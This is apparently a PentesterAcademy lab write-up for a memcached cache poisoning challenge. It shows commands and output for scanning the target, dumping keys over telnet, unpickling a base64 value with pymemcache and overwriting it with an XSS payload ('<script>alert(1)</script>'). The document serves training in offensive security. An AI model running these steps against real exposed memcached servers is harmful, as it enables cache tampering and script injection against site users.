
ATTACK
DEFENSE
by PentesterAcademy

Name	Cache Poisoning Attack
URL	https://www.attackdefense.com/challengedetails?cid=947
Type	Infrastructure Attacks: Memcached

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

It is mentioned in the challenge description that the web application deployed on the target machine interacts with the Memcached server and that the memcached server is accessible on the external interface which may allow an attacker to perform cache poisoning attack

Objective: Perform an XSS attack on the web application.

Solution:

Step 1: Finding the IP address of target machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 795  bytes 99558 (97.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 811  bytes 2539828 (2.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.208.107.2  netmask 255.255.255.0  broadcast 192.208.107.255
        ether 02:42:c0:d0:6b:02  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 1592 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1602  bytes 1958482 (1.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1602  bytes 1958482 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The target machine is at IP 192.208.107.3

Step 2: Perform nmap scan to identify running services and open ports on the target machine.

Command: nmap -sS -p- 192.208.107.3

```
root@attackdefense:~# nmap -sS -p- 192.208.107.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-26 14:37 IST
Nmap scan report for tqxsnr3wmwuo6ey0m82rmtbij.temp-network_a-208-107 (192.208.107.3)
Host is up (0.000021s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
11211/tcp open  memcache
MAC Address: 02:42:C0:D0:6B:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
root@attackdefense:~#
```

Step 3: Open Mozilla firefox on the attacker kali machine and navigate to the IP address of the target machine.

Step 4: Interact with the memcached server and enumerate the key value pairs stored on the memcached server.

Commands:
telnet 192.208.107.3 11211

```
root@attackdefense:~# telnet 192.208.107.3 11211
Trying 192.208.107.3...
Connected to 192.208.107.3.
Escape character is '^]'.
stats items
STAT items:2:number 4
STAT items:2:number_hot 0
STAT items:2:number_warm 0
STAT items:2:number_cold 4
STAT items:2:age_hot 0
STAT items:2:age_warm 0
STAT items:2:age 707
STAT items:2:evicted 0
STAT items:2:evicted_nonzero 0
STAT items:2:evicted_time 0
STAT items:2:outofmemory 0
STAT items:2:tailrepairs 0
STAT items:2:reclaimed 0
```

```
STAT items:2:hits_to_cold 0
STAT items:2:hits_to_temp 0
STAT items:3:number 2
STAT items:3:number_hot 0
STAT items:3:number_warm 0
STAT items:3:number_cold 2
STAT items:3:age_hot 0
STAT items:3:age_warm 0
STAT items:3:age 707
STAT items:3:evicted 0
STAT items:3:evicted_nonzero 0
STAT items:3:evicted_time 0
STAT items:3:outofmemory 0
STAT items:3:tailrepairs 0
STAT items:3:reclaimed 0
```

Find the name of the key stored on the memcached server:

Commands:
stats cachedump 2 0
stats cachedump 3 0

```
stats cachedump 2 0
ITEM 727b67795016b67699873898e27c4f9b [16 b; 0 s]
ITEM 2ac1e38ef28375f61c94667a6ce99de9 [20 b; 0 s]
ITEM 29f33cab54c2a8858885b95d8fbb7ff1 [24 b; 0 s]
ITEM 4425322b4d3b21484e2719c278c0a459 [16 b; 0 s]
END
stats cachedump 3 0
ITEM 7f912776f6411601e787d6fe393c3368 [44 b; 0 s]
ITEM a39fedb2e367ecece6c46f8810b27239 [48 b; 0 s]
END
```

Total 6 keys are stored on the memcached server.

Step 5: Retrieve value stored in key “a39fedb2e367ecece6c46f8810b27239”

Command:
get a39fedb2e367ecece6c46f8810b27239

```
get a39fedb2e367ecece6c46f8810b27239
VALUE a39fedb2e367ecece6c46f8810b27239 0 48
S'V2VsY29tZSB0byBBdHRhY2sgRGVmZW5zZSBMYWJz'
p0
.
END
```

The value stored in key “a39fedb2e367ecece6c46f8810b27239” is Base64 encoded Pickled data.

Step 6: Unpickle and decode the data stored in key “a39fedb2e367ecece6c46f8810b27239”.

Commands:
python
from pymemcache.client.base import Client
import pickle
import base64
client = Client (('192.208.107.3',11211))
client.get("a39fedb2e367ecece6c46f8810b27239")
pickled=client.get("a39fedb2e367ecece6c46f8810b27239")
val=pickle.loads(pickled)

base64.b64decode(val)

```
root@attackdefense:~# python
Python 2.7.15+ (default, Aug 31 2018, 11:56:52)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pymemcache.client.base import Client
>>> import pickle
>>> import base64
>>> client = Client(('192.208.107.3', 11211))
>>> client.get("a39fedb2e367ecece6c46f8810b27239")
"S'V2VsY29tZSB0byBBdHRhY2sgRGVmZW5zZSBMYWJz'\np0\n."
>>> pickled=client.get("a39fedb2e367ecece6c46f8810b27239")
>>> val=pickle.loads(pickled)
>>> val
'V2VsY29tZSB0byBBdHRhY2sgRGVmZW5zZSBMYWJz'
>>> base64.b64decode(val)
'Welcome to Attack Defense Labs'
>>>
```


The key “a39fedb2e367ecece6c46f8810b27239” contains the greetings message.

Step 7: Modify the greetings message stored in key “a39fedb2e367ecece6c46f8810b27239” and replace it with XSS payload.

Commands:
val=base64.b64encode("<script>alert(1)</script>")
client.set("a39fedb2e367ecece6c46f8810b27239",pickle.dumps(val))

```
>>> val=base64.b64encode("<script>alert(1)</script>")
>>> client.set("a39fedb2e367ecece6c46f8810b27239",pickle.dumps(val))
True
>>>
```

Step 8: Navigate to the web browser and refresh the web page.



References:

1. Memcached (https://memcached.org/)
2. pymemcache (https://pypi.org/project/pymemcache/)